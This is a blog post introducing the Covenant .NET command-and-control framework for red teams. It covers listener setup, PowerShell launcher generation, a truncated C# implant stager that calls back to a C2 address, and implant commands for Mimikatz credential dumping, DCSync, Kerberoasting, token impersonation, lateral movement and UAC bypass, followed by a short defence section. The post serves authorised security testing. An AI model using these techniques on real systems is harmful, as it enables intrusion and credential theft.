Entering a Covenant: .NET Command and Control

Ryan Cobb Follow
Feb 7, 2019 · 10 min read

I've slowly been open sourcing .NET tradecraft that I've been working on for some time, including the SharpSploit, SharpGen, and SharpShell projects. All of these projects have originated from supporting development on a larger project that I've been working on over the last year, Covenant.

Covenant is a .NET command and control framework that aims to highlight the attack surface of .NET, make the use of offensive .NET tradecraft easier, and serve as a collaborative command and control platform for red teamers.

Architecture

Covenant has a client-server architecture that allows for multi-user collaboration. There are three main components of Covenant's architecture:

- **Covenant** — Covenant is the server-side component of the client-server architecture. Covenant runs the command and control server hosted on infrastructure shared between operators. I will also frequently use the term "Covenant" to refer to the entire overarching project that includes all components of the architecture.
- **Elite** — Elite is the client-side component of the client-server architecture. Elite is a command-line interface that operators use to interact with the Covenant server to conduct operations.
- **Grunt** — A "Grunt" is the name of Covenant's implant that is deployed to targets.

All three components of Covenant are written in C#. Covenant and Elite both target .NET Core and have docker support, while Grunt implants target the .NET framework.

Features

Covenant has a few key features that I think make it useful and differentiate it from some other command and control frameworks:

- **Multi-Platform** — Covenant and Elite both target .NET Core, which makes them multi-platform. This allows these programs to run natively on Linux, MacOS, and Windows platforms. Additionally, both Covenant and Elite have docker support, allowing these programs to run within a container on any system that has docker installed.
- **Multi-User** — Covenant supports multi-user collaboration. The ability to collaborate has become crucial for effective red team operations. Many users can start Elite clients that connect to the same Covenant server and operate independently or collaboratively.
- **API Driven** — Covenant is driven by a server-side API that enables multi-user collaboration and is easily extendible. Additionally, Covenant includes a Swagger UI that makes development and debugging easier and more convenient.
- **Listener Profiles** — Covenant supports listener "profiles" that control how the network communication between Grunt implants and Covenant listeners look on the wire.
- **Encrypted Key Exchange** — Covenant implements an encrypted key exchange between Grunt implants and Covenant listeners that is largely based on a similar exchange in the Empire project, in addition to optional SSL encryption. This achieves the cryptographic property of forward secrecy between Grunt implants.
- **Dynamic Compilation** — Covenant uses the Roslyn API for dynamic C# compilation. Every time a new Grunt is generated or a new task is assigned, the relevant code is recompiled and obfuscated with ConfuserEx, avoiding totally static payloads. Covenant reuses much of the compilation code from the SharpGen project, which I described in much more detail in a previous post.

- **Inline C# Execution** — Covenant borrows code and ideas from both the SharpGen and SharpShell projects to allow operators to execute C# one-liners on Grunt implants. This allows for similar functionality to that described in the SharpShell post, but allows the one-liners to be executed on remote implants.

- **Tracking Indicators** — Covenant tracks "indicators" throughout an operation, and summarizes them in the `Indicators` menu. This allows an operator to conduct actions that are tracked throughout an operation and easily summarize those actions to the blue team during or at the end of an assessment for deconfliction and educational purposes. This feature is still in it's infancy and still has room for improvement.

- **Developed in C#** — Personally, I enjoy developing in C#, which may not be a surprise for anyone that has read my latest blogs or tools. Not everyone might agree that development in C# is ideal, but hopefully everyone agrees that it is nice to have all components of the framework written in the same language. I've found it very convenient to write the server, client, and implant all in the same language. This may not be a true "feature", but hopefully it allows others to contribute to the project fairly easily.

Usage


Covenant is designed to primarily be used with Docker, and the quick-start information is found in the Covenant readme and Elite readme. Following those instructions, you should launch Covenant on your shared C2 server, and launch the Elite client on your own machine, connecting it to the Covenant server.

While there is more detailed information available in the readmes, these are the basic commands to build Covenant and Elite docker containers to follow along with these usage instructions:

```
$ ~/Covenant/Covenant > docker build -t covenant .

$ ~/Covenant/Covenant > docker run -it -p 7443:7443 -p 80:80 -p
443:443 --name covenant covenant-username AdminUser --computername
0.0.0.0

$ ~/Elite/Elite > docker build -t elite .
```

```
$ ~/Elite/Elite > docker run -it -rm -name elite elite --username
AdminUser --computername <covenant_ip>
```


When you first launch Elite, you'll be prompted for a username, password, and certificate hash. After authenticating, you'll be presented with the command-line interface. Using the `help` command, which can be used on any sub-menu in Elite, will let you know your options at the current menu or sub-menu:




Covenant Help Menu

Listeners

You'll see that you have a few options. The first thing you'll want to do is to start a `Listener`. Navigating to the `Listeners` menu, you will see the types of listeners you have the option of using:






Listeners Menu

Currently, `HTTP` is the only supported type of listener, though I'll be looking to add more in the future. The second, empty menu is the list of created listeners. We'll see an entry added to this menu shortly.

Navigating to the `HTTP` menu, you are presented with options for the HTTP listener:



HTTP Listener Menu

When Covenant is operating within a Docker container, the `BindAddress` will often be 0.0.0.0, and the `ConnectAddress` may be the IP Address or domain name of the Covenant system or a redirector. You may also set the `BindPort`, a local SSL certificate, and an

`HttpProfile`. You can then `Start` the listener and it will begin waiting for connecting `Grunts`:

```
     HTTP Listener
     =============================================
     Name:              54df6fa7e0
     Description:       Listens on HTTP protocol.
     URL:               http://172.17.0.2:80
       ConnectAddress: 172.17.0.2
       BindAddress:    0.0.0.0
       BindPort:       80
       UseSSL:         False
     SSLCertPath:
     SSLCertPassword:  CovenantDev
     SSLCertHash:
     HttpProfile:       DefaultHttpProfile.yaml


(Covenant: Listeners\HTTP) > Set ConnectAddress 192.168.1.230
(Covenant: Listeners\HTTP) > Start
[*] Started HTTP Listener: 54df6fa7e0 at: http://192.168.1.230:80
(Covenant: Listeners\HTTP) > Back
(Covenant: Listeners) > Show


     ListenerName Description
     ------------ -----------
     HTTP         Listens on HTTP protocol.


     Name       TypeName Status BindAddress BindPort
     ----       -------- ------ ----------- --------
     54df6fa7e0 HTTP     Active 0.0.0.0     80


(Covenant: Listeners) >
```

Started HTTP Listener

You can also `rename` the Listener to something more convenient:

```
(Covenant: Listeners) > Rename 54df6fa7e0 http
(Covenant: Listeners) > Show


     ListenerName Description
     ------------ -----------
     HTTP         Listens on HTTP protocol.
```

```
     Name TypeName Status BindAddress BindPort
     ---- -------- ------ ----------- --------
     http HTTP     Active 0.0.0.0     80


(Covenant: Listeners) > 
```

Renaming Listeners

Launchers


Now that a Listener is started, you'll want to navigate to the `Launchers` menu. The `Launchers` menu allows for the generation of one-liners or binaries/scripts that launch new `Grunts`. The `Launchers` menu is roughly organized by host binary name:

```
     Help
     ============================================
     Grunts     Displays list of connected grunts.
     Launchers  Displays list of launcher options.
     Listeners  Displays list of listeners.
     Indicators Displays list of indicators.
     Users      Displays list of Covenant users.
     Help       Display Help for this menu.
     Exit       Exit the Elite console.
     Show       Show Help menu.


(Covenant) > Launchers


     Name        Description
     ----        -----------
     Wmic        Uses wmic.exe to launch a Grunt using a COM activated Delegate and ActiveXObject...
     Regsvr32    Uses regsvr32.exe to launch a Grunt using a COM activated Delegate and ActiveXOb...
     Mshta       Uses mshta.exe to launch a Grunt using a COM activated Delegate and ActiveXObjec...
     Cscript     Uses cscript.exe to launch a Grunt using a COM activated Delegate and ActiveXObj...
     PowerShell  Uses powershell.exe to launch a Grunt using [System.Reflection.Assembly]::Load()
     InstallUtil Uses installutil.exe to start a Grunt via Uninstall method.
     MSBuild     Uses msbuild.exe to launch a Grunt using an in-line task.
     Binary      Uses a generated .NET Framework binary to launch a Grunt.
     Wscript     Uses wscript.exe to launch a Grunt using a COM activated Delegate and ActiveXObj...


(Covenant: Launchers) > 
```

Launchers Menu


As an example, we'll choose the `PowerShell` launcher. We are presented with options for the launcher, and set the `Listener` to the one we set up previously:

```
(Covenant: Launchers) > PowerShell


     PowerShellLauncher
```




PowerShell Launcher Menu

We have several options for generating the launcher. The simplest option, `generate`, generates a pre-staged PowerShell one-liner that ends up being fairly long and complex:



Generated PowerShell Launcher

We can also choose to `host` the PowerShell stager and generate a shorter, non-staged PowerShell one-liner that does a simple “download cradle”:



Hosted PowerShell Launcher

Finally, there's the more generic `code` command that returns the C# stager and/or grunt code that could be used for more customized launch scenarios:

```
(Covenant: Launchers\PowerShell) > Code
using System;
using System.IO;
using System.IO.Compression;
using System.Net;
using System.Text;
using System.Reflection;
using System.Collections.Generic;
using System.Security.Cryptography;
using System.Text.RegularExpressions;

namespace Grunt
{
    public class GruntStager
    {
        public GruntStager()
        {
            ExecuteStager();
        }
        public static void Main()
        {
            new GruntStager();
        }
        public static void Execute()
        {
            new GruntStager();
        }
        public void ExecuteStager()
        {
            try
            {
                string CovenantURI = @"http://192.168.1.230:80";
                string CovenantCertHash = @"";
                List<string> ProfileHttpHeaderNames = new List<string>();
                List<string> ProfileHttpHeaderValues = new List<string>();
                ProfileHttpHeaderNames.Add(@"Server");
```

Generated C# Stager

And as always, the `help` command will give you more information about all the options available:

```
(Covenant: Launchers\PowerShell) > Help

    Help
    ================================================================================
    Help                        Display Help for this menu.
```

```
    Back                        Navigate Back one menu level.
    Exit                        Exit the Elite console.
    Show                        Show PowerShellLauncher options
    Generate                    Generate a PowerShell stager
    Code     <type>             Get the currently generated GruntStager or Scriptlet code.
    Host     <path>             Host a PowerShellLauncher on an HTTP Listener
    Write    <output_file>      Write PowerShellLauncher to a file
    Set      <option> <value>   Set PowerShellLauncher option
    Unset    <option>           Unset an option


(Covenant: Launchers\PowerShell) >
```

Launcher Help Menu

Grunts

Executing a launcher on a system that successfully connects back to the Covenant listener results in a `Grunt`, Covenant's implant, being activated:

```
    Help
    ================================================================================
    Help                        Display Help for this menu.
    Back                        Navigate Back one menu level.
    Exit                        Exit the Elite console.
    Show                        Show PowerShellLauncher options
    Generate                    Generate a PowerShell stager
    Code     <type>             Get the currently generated GruntStager or Scriptlet code.
    Host     <path>             Host a PowerShellLauncher on an HTTP Listener
    Write    <output_file>      Write PowerShellLauncher to a file
    Set      <option> <value>   Set PowerShellLauncher option
    Unset    <option>           Unset an option


(Covenant: Launchers\PowerShell) >
[*] Grunt: f29ffcd892 from: 192.168.99.141 has been activated!
(Covenant: Launchers\PowerShell) >
```

Activated Grunt

Navigating to the `Grunts` menu shows a list of all activated `Grunts` and some key information about each. Using the `interact` command, we can interact with individual `Grunts` and conduct further actions. Navigating to this menu will display a few other settings applied to the `Grunt`:

```
(Covenant: Grunts) > Interact f29ffcd892


    Grunt: f29ffcd892
```

```
================================================
Name:            f29ffcd892
User:            DESKTOP-F9DQ76G\cobbr
Integrity:       Medium
Status:          Active
LastCheckIn:     01/16/2019 18:20:39
ComputerName:    192.168.99.141
OperatingSystem: Microsoft Windows NT 10.0.17134.0
Process:         powershell
Delay:           5
Jitter:          0
ConnectAttempts: 1000
Tasks Assigned:
Tasks Completed:


(Covenant: Grunts\f29ffcd892) > 
```

Grunt Interact Menu

The `help` command in this menu will display the built-in post-exploitation options for a `Grunt`:

```
(Covenant: Grunts\f29ffcd892) > Help

    Help
    ================================================================================================================================================================
    Task                    <task_name>                                                 Task a Grunt to do something.
    Help                                                                                Display Help for this menu.
    Back                                                                                Navigate Back one menu level.
    Exit                                                                                Exit the Elite console.
    Show                                                                                Show details of the Grunt.
    Set                     <option> <value>                                            Set a Grunt Variable.
    whoami                                                                              Gets the username of the currently used/impersonated token.
    ls                                                                                  Get a listing of the current directory.
    cd                      <append_directory>                                          Change the current directory.
    ps                                                                                  Get a list of currently running processes.
    RegistryRead            <regpath>                                                   Reads a value stored in registry.
    RegistryWrite           <regpath> <value>                                           Writes a value into the registry.
    Upload                  <file_path>                                                 Upload a file.
    Download                <file_name>                                                 Download a file.
    Assembly                <assembly_path> <type_name> <method_name>                   Execute a .NET Assembly.
    SharpShell              <c#_code>                                                   Execute C# code.
    Shell                   <shell_command>                                             Execute a Shell command.
    PowerShell              <powershell_code>                                           Execute a PowerShell command.
    PowerShellImport        <file_path>                                                 Import a local PowerShell file.
    PortScan                <computer_names> <ports> <ping>                             Conduct a TCP port scan of specified hosts and ports.
    Mimikatz                <command>                                                   Execute a Mimikatz command.
    LogonPasswords                                                                      Execute the Mimikatz command "sekurlsa::logonPasswords".
    SamDump                                                                             Execute the Mimikatz command "lsadump::sam".
    LsaSecrets                                                                          Execute the Mimikatz command "lsadump::secrets".
    DCSync                  <user> <fqdn> <dc>                                          Execute the Mimikatz command "lsadump::dcsync".
    Kerberoast              <usernames> <hash_format>                                   Perform a "kerberoasting" attack to retreive crackable SPN tickets.
    GetDomainUser           <identities>                                                Gets a list of specified (or all) user `DomainObject`s in the current Domain.
    GetDomainGroup          <identities>                                                Gets a list of specified (or all) group `DomainObject`s in the current Domain.
    GetDomainComputer       <identities>                                                Gets a list of specified (or all) computer `DomainObject`s in the current Domain...
    GetNetLocalGroup        <computernames>                                             Gets a list of `LocalGroup`s from specified remote computer(s).
    GetNetLocalGroupMember  <computernames> <localgroup>                                Gets a list of `LocalGroupMember`s from specified remote computer(s).
    GetNetLoggedOnUser      <computernames>                                             Gets a list of `LoggedOnUser`s from specified remote computer(s).
    GetNetSession           <computernames>                                             Gets a list of `SessionInfo`s from specified remote computer(s).
    ImpersonateUser         <username>                                                  Find a process owned by the specified user and impersonate the token. Used to ex...
    ImpersonateProcess      <processid>                                                 Impersonate the token of the specified process. Used to execute subsequent comma...
    GetSystem                                                                           Impersonate the SYSTEM user. Equates to ImpersonateUser("NT AUTHORITY\SYSTEM").
    MakeToken               <username> <domain> <password> <logontype>                  Makes a new token with a specified username and password, and impersonates it to...
    RevertToSelf                                                                        Ends the impersonation of any token, reverting back to the initial token associa...
    WMI                     <computername> <username> <password> <launcher> <command>   Obtain a new Grunt through WMI lateral movement by executing a Launcher on a rem...
    DCOM                    <computername> <launcher> <command> <method>                Execute a process on a remote system using various DCOM methods.
    BypassUAC               <launcher> <command>                                        Obtain a new high-integrity Grunt by bypassing UAC through token duplication.
    TaskOutput              <completed_task_name>                                       Show the output of a completed task.

(Covenant: Grunts\f29ffcd892) > 
```


Grunt Built-In Commands

If you've ever used the SharpSploit project, hopefully you recognize some of these options. `SharpSploit` is tightly integrated with Covenant, allowing for the easy use of its most practical functions within a `Grunt`. This includes executing shell commands, PowerShell commands, mimikatz commands, etc:

```
(Covenant: Grunts\f29ffcd892) > shell whoami
[*] Started Task: Shell on Grunt: f29ffcd892 as GruntTask: 4f950bf877
(Covenant: Grunts\f29ffcd892) >
[*] Grunt: f29ffcd892 has completed GruntTasking: 4f950bf877
(Covenant: Grunts\f29ffcd892) >
desktop-f9dq76g\cobbr

(Covenant: Grunts\f29ffcd892) > PowerShell gci | select -First 1
[*] Started Task: PowerShell on Grunt: f29ffcd892 as GruntTask: 3422263470
(Covenant: Grunts\f29ffcd892) >
[*] Grunt: f29ffcd892 has completed GruntTasking: 3422263470
(Covenant: Grunts\f29ffcd892) >


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        4/11/2018   6:38 PM                PerfLogs



(Covenant: Grunts\f29ffcd892) > Mimikatz coffee
[*] Started Task: Mimikatz on Grunt: f29ffcd892 as GruntTask: 805a3a9d87
(Covenant: Grunts\f29ffcd892) >
[*] Grunt: f29ffcd892 has completed GruntTasking: 805a3a9d87
(Covenant: Grunts\f29ffcd892) >

  .#####.   mimikatz 2.1.1 (x64) built on Oct 22 2018 16:32:27
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # coffee

    ( (
     ) )
  .______.
  |      |]
  \      /
   `----'

(Covenant: Grunts\f29ffcd892) >
```

Post-Exploitation with Grunts

Grunts have another interesting built-in command, `sharpshell`, that combines some features of the SharpGen and SharpShell projects to allow for the execution of inline C# code that compiles against the `SharpSploit` library:



Grunt SharpShell Example

Defense

Defense against C# and, more generally, .NET tradecraft has been a frequently discussed topic over the last year or so. The good news is that the options for defenders seems to be increasing.

While there doesn't appear to be any official Microsoft documentation on the subject, an undocumented ETW provider may be used to capture loaded assemblies and AppDomains, which was discovered by Matt Graeber (@mattifestation) and I discussed in my last post. Matt has also published a PoC PowerShell script for capturing relevant .NET runtime artifacts that is available here.

Additionally, the AMSI (Antimalware Scan Interface) has officially been added to .NET 4.8, which may increase the insights of security products into .NET assemblies loaded from locations other than disk. I've posted extensively on the topic of AMSI as it relates to PowerShell, and I imagine it will have similar effects on .NET tradecraft in the future. .NET 4.8 is still in the "early access" phase of development, so it may be some time before organizations have deployed .NET 4.8 throughout the enterprise. However, the sooner an organization can do so, the better.

These methods of detection and prevention will certainly be effective against Covenant specifically. Covenant is almost entirely reliant on the

System.Reflection.Assembly.Load() function. AMSI in .NET will certainly target assemblies loaded in this manner.

Additionally, Covenant attempts to track some of the more traditional indicators that are not specific to .NET. As you operate within Covenant, it tracks domain names you use, files you generate, etc.

Navigating to the `Indicators` menu you will see the indicators that Covenant has tracked:

Indicators Menu

Covenant tracks `TargetIndicators`, the computers and users you have established Grunt implants on, `NetworkIndicators`, listeners you have started, and `FileIndicators`, files that you have hosted on your listener.

The idea behind tracking indicators is to allow operators to conduct actions and easily summarize those actions to the blue team during or at the end of an assessment. Covenant's capability for tracking indicators has a lot of room for improvement, and this is a feature I will continue to enhance. Eventually, I would love to track many other types of indicators and incorporate some sort of report generation.

Roadmap

I plan to actively develop and continue to enhance Covenant. I have plans for lots of things I'd like to add or enhance. I'll list below some of the things I'd like to add in the short-term, so people know what to expect (and hopefully spark ideas for outside contributions :)):

- **Bug Squashing** — As a warning, Covenant is a brand new project. I fully expect users to break it and discover all sorts of bugs. I imagine I will primarily be squashing bugs in the short-term.
- **Credential Tracking** — Users are likely accustomed to these sorts of tools tracking credentials that are obtained throughout an operation. I would like to integrate a similar feature into Covenant.
- **Keylogging Utility** — Covenant allows for users to use their own keylogging assemblies in memory as a task, but I think it'd be useful for Covenant to implement a built-in keylogger.
- **Screenshot Utility** — Similar to a keylogging utility, Covenant allows for users to use their own screenshot assemblies in memory as a task, but I think it'd be useful for Covenant to implement a built-in screenshot utility.
- **Enhanced Indicator Tracking** — As alluded to earlier in the post, indicator tracking is a feature I would like to further enhance. Specifically, I'd like to add many more types of indicators that are tracked, and eventually would like to track them based on specific tasks conducted on Grunt implants.
- **Improved User Roles** — Covenant implements a user and role structure that I think can be enhanced. I'd like to allow for the idea of administrative users, read-only users, etc. Eventually users could be assigned with specific privileges for specific listeners or Grunt implants.

I have some long-term goals and enhancements I'd like to make as well, but those are the enhancements you're likely to see in the short-term.

Additionally, I plan to write several follow-up blog posts on Covenant usage that I have not gone into depth on here. I've kept this post high-level enough to introduce Covenant and the basics of how to use it, but look for more detailed information and advanced usage in the near future.

Thanks to Brian Reitz.

Dotnet Dotnet Core Docker Infosec